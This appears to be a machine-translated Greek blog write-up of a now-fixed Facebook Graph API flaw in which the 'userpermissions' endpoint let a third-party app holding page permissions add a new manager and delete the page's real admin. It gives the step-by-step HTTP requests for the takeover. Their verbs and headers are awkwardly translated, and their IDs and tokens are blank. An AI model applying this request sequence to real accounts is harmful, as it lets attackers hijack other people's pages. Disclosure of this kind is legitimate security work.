Η ευπάθεια στο τελικό σημείο του Facebook Business Manager επιτρέπει σε μια εφαρμογή τρίτου μέρους να χακάρει μια σελίδα λογαριασμό Facebook Με περιορισμένα δικαιώματα, το θύμα θα χάσει οριστικά την πρόσβαση διαχειριστή στη σελίδα.
Από προεπιλογή, η διεπαφή δεν επιτρέπει Εφαρμογή Facebook Σε εφαρμογές τρίτων, προσθέτοντας ή τροποποιώντας ρόλους διαχειριστή σελίδας (ρόλοι σελίδας όπως Διαχειριστής, Επεξεργαστής, Αναλυτής κ.λπ.). Οι εφαρμογές τρίτων επιτρέπεται να εκτελούν όλες τις λειτουργίες, όπως καταστάσεις ανάρτησης εκ μέρους σας, δημοσιεύσεις φωτογραφιών κ.λπ., εκτός από την προσθήκη ρόλων διαχειριστή, επειδή εάν επιτρέπεται στην εφαρμογή να προσθέτει ή να αφαιρεί διαχειριστές, μπορεί να προσθέσει ορισμένους χρήστες ως διαχειριστές στη σελίδα και να αφαιρέσει οριστικά τον πραγματικό κάτοχο.

Από την άλλη πλευρά, υπάρχει ένα τελικό σημείο Business Pages που ονομάζεται userpermissions, το οποίο επιτρέπει την προσθήκη ή την αφαίρεση των ρόλων των διαχειριστών της Business Page που ασχολούνται ήδη με τις επιχειρήσεις του Facebook.
Το επόμενο αίτημα θα κάνει τον χρήστη-στόχο τον διαχειριστή της σελίδας.
Αίτημα: ΑΠΟΣΤΟΛΗ / /userpermissions HTTP/1.1 Κεντρικός υπολογιστής: graph.facebook.com Μήκος περιεχομένου: 245 role=MANAGER&user= &επιχείρηση= &access_token= Απάντηση: Σωστό
Μετά από μερικά λεπτά δοκιμής, έμαθα ότι η κατάργηση της παραμέτρου επιχείρησης από το αίτημα δεν προκάλεσε κανένα σφάλμα και μας επέτρεψε να προσθέσουμε οποιονδήποτε ως νέο διαχειριστή της σελίδας και να διαγράψουμε τον πραγματικό διαχειριστή σελίδας στη μη εμπορική σελίδα όπου η εφαρμογή έχει άδεια διαχειριστή.
Αυτό είναι! Όποια και αν είναι η εφαρμογή, εάν έχει την άδεια manager_pages από τον διαχειριστή, μπορεί να χακάρει όλες τις σελίδες του λογαριασμού της στο Facebook μέσα σε λίγα δευτερόλεπτα.
Λήψη σελίδας:
Αίτημα: ΑΠΟΣΤΟΛΗ / /userpermissions HTTP/1.1 Κεντρικός υπολογιστής: graph.facebook.com Μήκος περιεχομένου: 245 role=MANAGER&user= &access_token= Αληθής
Αφαιρέστε το θύμα:
Αίτημα: Διαγραφή / /userpermissions HTTP/1.1 Κεντρικός υπολογιστής: graph.facebook.com Μήκος περιεχομένου: 245 χρήστης= &access_token= Απάντηση: Σωστό
Αυτό είναι! Η σελίδα στόχος έχει χακαριστεί!
Αυτή η ευπάθεια έχει αναφερθεί στην ομάδα ασφαλείας του Facebook και έχει πλέον επιλυθεί πλήρως.
Το παράθυρο διαλόγου αδειών θα μοιάζει με αυτό

Εάν ζητηθεί το manager_pages, σημειώστε ότι αυτή η εφαρμογή θα μπορεί να διαχειρίζεται τις σελίδες σας (καταστάσεις αναρτήσεων, εικόνες ανάρτησης κ.λπ.)
Οι άνθρωποι δεν χρειάζεται να ανησυχούν, μπορείτε ακόμα να τροποποιήσετε τα δικαιώματα που έχετε δώσει στις εφαρμογές άλλα εδώ.
Μπορείτε επίσης να διαβάσετε πώς Κερδίστε χρήματα μέσω του blogging στο άρθρο μας. Είναι απόδειξη AZ Το blogging σάς βοηθά να λάβετε τον πρώτο έλεγχο.